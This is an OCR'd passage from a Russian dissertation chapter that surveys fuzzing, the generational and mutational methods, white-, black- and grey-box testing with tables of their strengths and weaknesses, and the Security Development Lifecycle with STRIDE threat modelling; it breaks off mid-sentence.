


Рис. 1.2. Основные исторические этапы фаззинга

В научном мире фаззинг имеет много общего с анализом граничных значений (boundary value analysis - BVA), который характеризуется диапазоном конкретных допустимых значений входных данных. BVA позволяет определить, насколько эффективно метод исключений позволяет отфильтровать нежелательные данные из всего диапазона входных значений [115]. Фаззинг расширяет BVA, так как концентрируется не только на граничных, но и на промежуточных значениях, тем самым позволяя оценить весь диапазон наборов входных данных, которые могут вызвать непредсказуемое поведение.

В дальнейшем исследовании будем использовать определение фаззинга предложенное М. Саттоном и П. Амини [125], представленное ими на конференции Black Hat. Данное определение широко используется в сообществе программистов и наиболее полно отражает сущность фаззинга. Под фаззингом понимается метод обнаружения ошибок в программном обеспечении, заключающийся в подаче на вход исследуемого объекта заведомо некорректные данные с целью вызова события сбоя или ошибки. Фаззинг в той или иной степени позволяет спрогнозировать наличие ошибок и проанализировать какие именно входные данные их могут вызвать. Сущность процесса фаззинга, представлена на рис. 1.3.




Рис. 1.3. Сущность процесса фаззинга

На рис. 1.3 изображены базовые компоненты процесса фаззинга, однако, можно расширить процесс за счёт выделения индивидуальных компонен-

тов. Они позволяют более детально понять сущность и внутренние механизмы тестирования приложений с помощью фаззинга.

Исследователями было выделено два типа, которые применяются в фаззинге на этапе генерации тестовых данных – порождающий и мутационный [15]. Каждый из предложенных методов имеет как положительные, так и отрицательные стороны.

Порождающий метод, реализуется путем генерации случайных входных данных, причем каждый набор тестов не связан с предыдущим. Практические исследования показывают, что данный тип недостаточно эффективен, особенно для тестирования сложных приложений, однако обладает наибольшей производительностью. Порождающий метод применялся в качестве механизма тестирования на начальных этапах зарождения фаззинга и позволил отрыть многие программные ошибки того времени, но сложность механизма обнаружения и восстановления входных данных, которые привели к выявлению ошибок, заставила исследователей искать новые подходы и методы генерации тестовых данных. Одним из результатов таких исследований стал мутационный метод.

Мутационный метод отличается от порождающего тем, что позволяет изменять и приспосабливать входные данные с учетом специфики функционирования целевого приложения. Мутационный метод более сложен в реализации, так как требует от разработчика получение некоторой информации предварительных исследований, к примеру, понимание структуры протокола и знание грамматики, описывающей работу спецификации протокола. Сложность реализации алгоритма порождения мутированных данных неизбежно приводит к увеличению времени, отведенного на тестирование, ресурсов системы и процессорного времени, с другой стороны алгоритм позволяет выявить аномалии – ранее недокументированные ошибки, что является очень актуальным особенно на этапе выпуска приложения.

Современные приложения являются сложными и интерактивными, это усложняет применение существующих методов тестирования. Исследователи

приходят к выводу, что комбинирование описанных выше методов фаззинга в единый гибридный метод поможет повысить эффективность обнаружения аномалий. Гибридные методы могут послужить основой для построения новых поколений фаззеров различного направления [70].

Приведем также классификацию методов фаззинга по типам механизмов тестирования (рис. 1.4.).




Рис. 1.4. Методы тестирования

Метод белого ящика. Метод белого ящика целиком и полностью направлен на анализ исходного кода приложения либо вручную, либо с помощью средств автоматизации [100]. Основной целью метода белого ящика является обнаружение проблем и ошибок во внутренней структуре самой программы. При этом стоит отметить, что данный метод не используется для синтаксического анализа ошибок, так как их обнаруживает компилятор. Механизмы белого ящика применяются для локализации сложных ошибок, с их помощью можно обнаружить логические ошибки и проверить степень по-

крытия кода тестами. Тестовые процедуры, реализующие стратегию белого ящика, используют управляющую логику процедур и характеризуются следующими функциональными принципами:

– дают гарантию того, что все независимые пути в модуле будут проверены, по крайней мере, один раз;

– проверяют все логические решения на предмет того, истинны они или ложны;

– выполняют все циклы внутри операционных границ с использованием граничных значений;

– исследуют структуру внутренних данных с целью проверки их достоверности.

Тестирование посредством белого ящика, как правило, включает в себя стратегию модульного тестирования, при котором тестирование ведется на модульном и функциональном уровне и работы по тестированию направлены на исследование внутреннего устройства и структуры модуля. Такой тип тестирования часто называют модульным тестированием, тестированием прозрачного ящика (clear box testing) или прозрачным тестированием (translucent), поскольку исследователи, производящие тестирование имеют полный доступ к исходному коду и могут видеть алгоритм работы программы изнутри. Исходя из этого, можно выделить основные механизмы, используемые в тестирование методом белого ящика.

– Ввод неверных значений. При вводе неверных значений специалист, проводящий тестирования, заставляет коды возврата показывать ошибки и производит мониторинг кода, вызвавшего ошибки. Это хороший способ моделирования определенных событий, например переполнения буфера, нехватки памяти и т.д. Популярным методом является замена alloc() функцией, которая возвращает значение типа NULL для ссылочных типов. Такой подход еще называют тестированием ошибочных входных данных. При тестировании проверяется обработка как корректных, так и некорректных входных данных. Специалисты могут задавать значения, которые проверяют диапазон

входных/выходных параметров, а также значения, выходящие за границу диапазона.

– Модульное тестирование. При создании кода каждого модуля программного продукта проводится модульное тестирование с целью проверки, насколько код правильно и корректно отрабатывает, и реализует заложенную в него логику работы. При модульном тестировании новый код проверяется на соответствие разработанной ранее архитектуре, тестируются точки входа в каждый модуль, проверяются диапазон и тип вводимых данных, а также качество обработки исключений и подробное их документирование. Тестирование каждого модуля программного продукта проводится для того, чтобы проверить корректность алгоритмов, логики и обеспечить реализацию заложенного в каждый модуль и в целом программный продукт функционала. По итогам модульного тестирования фиксируются ошибки, относящиеся к: логике программы, перегрузке и выходу из диапазона, времени работы и утечке памяти.

– Тестирование обработки исключений. На практике достаточно сложно проверить каждое возможное условие возникновения исключительной ситуации. Существует целый ряд ситуаций, когда исключения возникают в процессе выполнения модуля, например, нарушение механизма взаимодействия по сети, отказ сторонних служб и программ, к которым обращается и с которыми осуществляет взаимодействие указанный модуль. Оценка качества обработки ошибок и исключений позволяет более детально понять суть возникновения различных ситуаций [38]. Необходимо профессионально проверить, что приложение правильно выдает сообщение об ошибке. Конечные пользователи должны видеть поверхностную часть ошибки, отображающую лишь ее смысловое содержание.

– Комплексное тестирование. Целью комплексного тестирования является проверка согласованности модулей программного продукта. При комплексном тестировании может использоваться технология обработки сверху вниз и снизу вверх, при которой каждый модуль, являющийся листом дерева системы, интегрируется со следующим модулем более низкого или более высокого уровня, пока не будет создано дерево программного продукта. Эта

технология тестирования направлена на проверку не только тех параметров, которые передаются между двумя компонентами, но и на проверку глобальных параметров и, в случае объектно-ориентированного приложения, всех классов верхнего уровня.

– Исследование утечки памяти. При тестировании утечки памяти анализируются ситуации, при которых приложение не освобождает выделенную память, что приводит к снижению производительности и может повлечь за собой аварийное завершение приложения. В процессе тестирования проводится наблюдение за использованием памяти приложения на некотором промежутке времени. Если выделенная под приложение память постоянно расширяется, то это свидетельствует о наличии фрагментов кода, содержащих ошибки, связанные с освобождением памяти.

– Тестирование цепочек. Механизм осуществляет единое тестирование группы модулей и позволяет оценить насколько эффективно они работают в качестве единого модуля, и, насколько точные и согласующиеся результаты получаются.

– Исследование покрытия. Предложенный подход позволяет оценить степень полноты системы тестов по отношению к функциональности системы, но не позволяет оценить полноту программной реализации [77]. Одна и та же функция может быть реализована при помощи различных алгоритмов, для которых используются разные подходы к организации тестирования. Для детальной оценки полноты системы тестов при тестировании методом белого ящика анализируется покрытие программного кода, называемое также структурным покрытием. Во время работы каждого тестового примера выполняется некоторый участок программного кода системы, при выполнении всей системы тестов выполняются все участки программного кода. В случае если существуют участки программного кода, не выполненные в процессе тестирования, то либо система тестов потенциально неполна (не проверяет всю функциональность системы), либо существуют участки защитного или неиспользуемого кода («закладки», задел на развитие системы). Отсут-

ствие покрытия каких-либо участков кода является сигналом к переработке тестов или кода (иногда и требований).

– Покрытие решений. Тестирование направлено на определение всех возможных вариантов решений. Данный подход иногда относят к покрытию ветвей кода. Метод накладывает ограничения на то, что каждая точка входа и выхода в программе, должна быть достигнута не менее одного раза. Обеспечивается возможность проверки всех условий для всех решений в программе как минимум один раз, каждое решение должно быть протестировано при наличии всех возможных исходов.

– Покрытие условий. Тестирование направлено на проверку истинных или ложных результатов каждого логического выражения и условия, каждое выражение тестируется независимо от остальных. Результаты проверки аналогичны методу покрытия решений, однако данный метод более чувствителен к управляющей логике программы.

В результате проведенного анализа технологии тестирования методом «белого ящика» можно выделить следующие преимущества и недостатки данного метода.

Таблица 1.9

Сравнительная оценка достоинств и недостатков методов белого ящика

Характер влияния	Название	Сущность
1	2	3
Достоинства	Направленность тестирования	Реализация механизма тестирования по частям, разработка подпрограмм реализующих взаимодействие с тестируемым модулем путем передачи в него необходимых данных. Снижение сложности тестирования, за счет разбиения программы на модули.
	Управление потоком выполнения	Тестировщик всегда знает, какая функция должна выполняться следующей и какое должно быть ее текущее состояние. Для контроля логики работы можно включать отладочную информацию, отображающую ход выполнения, или воспользоваться специальным инструментом – отладчиком. С помощью отладчика можно изменять последовательность команд, просматривать значения переменных, их адреса в памяти.

1	2	3
	Полный охват кода	Тестировщик всегда точно может определить, какие именно фрагменты программных модулей вызываются в каждом тесте. Он видит, какие фрагменты кода остались не протестированными, и может подобрать такие условия, при которых они будут выполнены.
	Отслеживание целостности данных	Известно, какая именно часть программы осуществляет доступ к элементам данных. Отслеживая состояние данных (например, с помощью отладчика), можно выявить ошибки, связанные с изменением данных не предусмотренными потоками или модулями. Возможна автоматизация данного процесса.
	Внутренние граничные точки	В исходном коде программы видны те граничные точки, которые первоначально скрыты. Например, не проанализировав код, трудно определить какой именно подход был реализован для создания алгоритма. Одну из типичных проблем – переполнение буфера можно решить простым анализом кода, при этом даже не понадобиться тратить время и ресурсы системы на тестирования фрагментов кода, в которых присутствует такого рода ошибка.
Недостатки	Сложность	Программный код исчисляется сотнями тысяч строк, это делает ручное тестирование практически невозможным. Применение средств автоматизированного анализа тоже не всегда дает правильные результаты, а генерируемые ими отчеты должны быть просмотрены опытными программистами на предмет наличия ошибок.
	Доступность	Исходный код приложений не всегда доступен для тестирования. Несмотря на то, что многие приложения под UNIX системы поставляются с открытым исходным кодом, в Windows такая ситуация встречается довольно редко, особенно применительно к коммерческим продуктам. Отсутствие исходного кода нарушает саму концепцию метода белого ящика.

Метод черного ящика. Основная идея в тестировании системы методом черного ящика состоит в том, что все внутренние особенности реализации системы скрыты от тестировщика, система работает по принципу «черного ящика» [9]. Такая ситуация чаще всего встречается при работе с уда-

ленными веб-приложениями и веб-сервисами, когда данные можно вводить в форме запросов HTML и XML, а на выходе работать с веб-страницей или результатами выполнения запроса. Основная задача тестировщика для такого метода тестирования заключается в последовательной проверке соответствия системы требованиям надежности. Специалист должен проверить работу системы в различных ситуациях, с целью выявления недокументированных возможностей. Недокументированные возможности могут проявиться при подаче на вход неверных и ошибочных значений [65].

Основное отличие метода черного и белого ящика в том, что стратегия тестирования метода белого ящика подразумевает исследование внутренних алгоритмов работы программы, в то время как стратегия метода черного ящика основана на сравнении поведения тестируемой системы с заранее установленными требованиями. Метод черного ящика направлен на обнаружение трех основных видов ошибок: функциональности, производимых вычислений, допустимого диапазона или области действия значений данных. Несмотря на то, что данный метод не исследует внутреннюю работу компонентов программы, он осуществляет это неявно. В процессе тестирования методом черного ящика генерируются комбинации входных данных, позволяющие наиболее полно оценить все функциональные требования, предъявляемые к исследуемой системе.

Механизмы тестирования на основе черного ящика.

– Эквивалентное разбиение. Полный охват тестированием входных данных, как правило, не осуществим, поэтому проводится тестирование с помощью подмножества входных данных.

– Анализ граничных значений. Данный механизм можно применять как на функциональном, так и на структурном уровне тестирования, что позволяет повысить эффективность обнаружения ошибок, проявляемых во входных данных, связанных с выходом за пределы документированного диапазона. Выделяют три типа границ входных данных: правильные, неправильные и граничные. Данный подход использует значения, лежащие внутри, на

границах (крайние точки) и минимальные (максимальные) значения. При тестировании за пределами допустимого диапазона используются репрезентативные данные, которые находятся за пределами диапазона, тем самым заведомо принимают ошибочные значения.

– Системное тестирование. Системное тестирование часто интерпретируют как синоним тестирования методом черного ящика, поскольку данный механизм анализирует в основном внешнее поведение приложения. Системное тестирования включает в себя несколько подтипов: функциональное, регрессионное, надежности, перегрузок, производительности и удобство использования.

– Функциональное тестирование. Функциональное тестирование проверяет приложение на предмет соответствиям требованиям, которые предъявляет пользователь или заказчик.

– Регрессионное тестирование. Регрессионное тестирование осуществляет выявление тех ошибок, которые могут явиться фактом локализации других ошибок, и позволяет установить причинно-следственную связь между устранением старых ошибок и порождением новых.

– Тестирование надежности. Тестирование надежности предназначено для проверки механизмов доступа к системе и к данным. Разрабатываются модули и компоненты, деструктивное действие которых направлено на преодоление системы обеспечения надежности приложений, с целью получения несанкционированного доступа к элементам приложения и к данным.

– Тестирование перегрузок. Тестирование перегрузок направлено на тестирование технических ограничений тестируемой системы, при этом тесты проводятся на пике обработки транзакций и непрерывной загрузки большого объема данных, включая загрузку по сети. Данный подход необходим для оценки пользовательской нагрузки приложения, что особенно критично для серверных приложений. Механизм прогнозирует не только эффективность работы приложения при большой нагрузке, но и правильную работу системы в том случае, когда данные могут выходить за пределы

допустимых значений.

– Тестирование производительности. Данный механизм позволяет оценить такие показатели производительности как скорость обработки и передачи данных, общее число операций ввода вывода, количество запросов к системе, интенсивность использования ресурсов вычислительной системы, на которой запущено данное приложение.

– Тестирование удобства использования. Данный вид тестирования позволяет оценить простоту и адаптивность системы к требованиям конечного пользователя.

На рисунке 1.5 представлен разработанный в рамках исследования алгоритм развернутого тестирования методом черного ящика, как устойчивых фрагментов кода, так и сложных внутренних ошибок программы.

Рис. 1.5. Анализ алгоритма тестирования методом черного ящика

В результате анализа технологии тестирования методом черного ящика были выявлены следующие преимущества и недостатки.

Таблица 1.10

Сравнительная оценка достоинств и недостатков метода черного ящика

Характер влияния	Название	Сущность
Достоинства	Доступность	Тестирование методом черного ящика применимо всегда, и даже когда доступен исходный код.
	Воспроизводимость	Поскольку метод черного ящика не требует детальной привязки к отдельному приложению, то тесты, применяемые к одному программному продукту могут быть адаптированы и под другой.
	Простота	Тестирование методом черного ящике не требует знания внутренних процессов приложения, заложенной в него бизнес-логики. Однако, несмотря на простоту, необходимы определенные знания для принятия решения о том, что единичная ошибка или сбой могут получить дальнейшую эксплуатацию и развитие.
Недостатки	Охват кода	Трудно сказать, когда необходимо завершить процесс тестирования и понять насколько тестирование эффективно.

Метод серого ящика. Представляет компромисс между двумя вышеизложенными методами. Метод находит применение в случаях, когда весь код приложения не известен, однако известны отдельные детали о внутренних механизмах и используемых алгоритмах внутри компонентов, как самой программы, так и взаимодействующей с ней модулей. Что касается внутренних процессов тестируемого приложения, то программу можно рассматривать как черный ящик, который должен быть подвержен анализу и изучению извне. Во время тестирования методом серого ящика исследователь может знать, например, как отдельные компоненты взаимодействуют друг с другом, но ничего не знать о внутренних функция программы и выполняемых ею операциях [96]. Метод серого ящика находит широкое применение в интернет-технологиях для удаленного тестирования как веб-приложений, так и веб-сервисов, и часто ассоциируется с понятием «тесты на проникновение». Можно выделить следующие механизмы тестирования методом серого ящика.

Во-первых, регрессионное тестирование, которое направлено на выявление ошибок, связанных как с добавление в программу новых функциональных возможностей, и ошибок, возникающих после локализации ранее обнаруженных ошибок. Основной задачей регрессионного тестирования является оценка качества функционирования отдельных модулей и программы в целом после внесения изменений. Принято выделять следующие стратегии тестирования: запуск всех тестов, тестирование только добавленных фрагментов кода и модулей, тестирование с учетом профилирования.

Во-вторых, тестирование на основе шаблонов, которое осуществляется путем анализа предшествующих ошибок и дефектов программы. Данный анализ направлен на выявление причины возникновения отказов, что позволяет восстановить логическую цепочку компонентов и иерархию вызовов, которые привели к возникновению той или иной ошибки.

Анализ метода серого ящика позволяет выявить следующие достоинства и недостатки, представлены в табл. 1.11.

Таблица 1.11

Сравнительная оценка достоинств и недостатков методов серого ящика

Характер влияния	Название	Сущность
Достоинства	Сочетание преимуществ	Аккумулирует преимущества черного и белого ящика.
	Разумность	Тестировщик сам устанавливает критерии интеллектуальности (типы данных, протоколы взаимодействия, обработка исключений), которые позволяют создавать тесты специфичные для конкретного приложения
	Граничность	Позволяет четко разделить процесс тестирования между разработчиком и специалистом по тестированию.
	Ненавязчивость	Использует в своей основе анализ спецификаций и архитектуры программ
Недостатки	Частичный охват кода	Отсутствие исходного кода и скомпилированных сборок, не позволяет в полной мере протестировать все внутренние алгоритмы и функции, используемые в приложении.

В дальнейших исследованиях, проведенных в рамках данной диссертационной работы, в качестве основного подхода тестирования веб-приложений по технологии фаззинга будет использоваться метод серого

ящика, который позволяет аккумулировать преимущества подходов белого и черного ящика в условиях отсутствия исходного кода и удалённого тестирования. Применение на начальном этапе порождающего, а затем мутационного метода позволит в значительной степени адаптировать процесс тестирования к специфике и особенностям различных веб-приложений.

В заключении данного параграфа, кратко остановимся применении технологии фаззинга на разных этапах цикла безопасной разработки веб-приложений [20].

Для повышения надежности и качества выпускаемых программных продуктов [17], обеспечения готовности к быстрому и скоординированному устранению программных ошибок разработана специальная системная модель Security Development Lifecycle (цикл безопасной разработки), позволяющая учесть каждый этап разработки, начиная с обучения и заканчивая реагированием на нарушение безопасности. Для каждого этапа учитываются потребности в безопасности, моделируются угрозы и проводится тестирование для того, чтобы свести факторы риска к минимуму. Основной принцип SDL заключается в том, что описанный процесс является непрерывным, все его стадии и фазы следуют в цикле друг за другом и непрерывно взаимодействуют между собой. Цикл SDL предусматривает не только использование комплексных мер предупреждения, но и наличие четкого плана реагирования для любой возможной форс-мажорной ситуации.

Модель SDL можно представить в виде спирального цикла разработки программного обеспечения, рис 1.6.

За основу SDL принимается оригинальная модель водопада (waterfall model) или каскадная модель, предложенная Уинстоном Ройсом. Данная модель предполагает последовательное выполнение различных этапов деятельности, включая анализ требований, проектирование, кодирование и тестирование отдельных модулей (компонентов), тестирование сборок и интегрированное тестирование всего конечного продукта. Предполагается четкое разграничение этапов, набор документов, выработанный на предыдущем этапе,

передается в качестве входных данных для следующего [85]. Каждый вид деятельности выполняется на какой-то одной фазе жизненного цикла программного обеспечения, движение в обратную сторону невозможно.




Рис. 1.6. Содержание модели SDL

Раскроем содержание фаз, включенных в модель. Фаза обучения непосредственно не связана с разработкой программного обеспечения, однако направлена на обучение и выработку единого наиболее эффективного подхода к обеспечению надежности у всего коллектива разработчиков. Исследует-

ся природа возникновения ошибок и конкретные механизмы, используемые для их эксплуатации. Разработчики должны качественно оценить фрагменты программного кода, которые могут быть подвержены возникновению конкретных ошибок. На фазе требований определяются стандарты качества будущего продукта, анализируются допустимые риски, утверждаются механизмы и инструменты, необходимые для автоматизированного анализа и выявления участков кода, которые могут привести к проблемам обеспечения надежности [28]. На данной фазе производится анализ природы возникновения наиболее распространенных ошибок применительно к специфике и внутренним механизмам разрабатываемого приложения, рассматриваются вопросы осуществимости фаззинга для разрабатываемого приложения и вырабатываются подходы к его проведению. Фаза проектирования включает в себя различные подходы к моделированию ошибок, причем моделирование происходит не с позиции разработчика, а с позиции стороннего пользователя. Моделирование угроз позволяет прогнозировать, какие компоненты системы могут быть рассмотрены в качестве векторов возникновения ошибок. Одним из широко известных подходов к моделированию является STRIDE (техническая аббревиатура от Spoofing (подмена данных), Tampering (изменение), Repudiation (аннулирование), Information Disclosure (разглашение сведений), Denial of Service (отказ в обслуживании) и Elevation of Privilege (повышение прав доступа)). Согласно подходу STRIDE, система делится на соответствующие компоненты и путем анализа каждого компонента выявляются фрагменты наиболее восприимчивые к угрозам, после чего предпринимается попытка устранить их влияние. Процесс повторяется до тех пор, пока будут проанализированы все угрозы и установлен факт, что приложение не восприимчиво этим 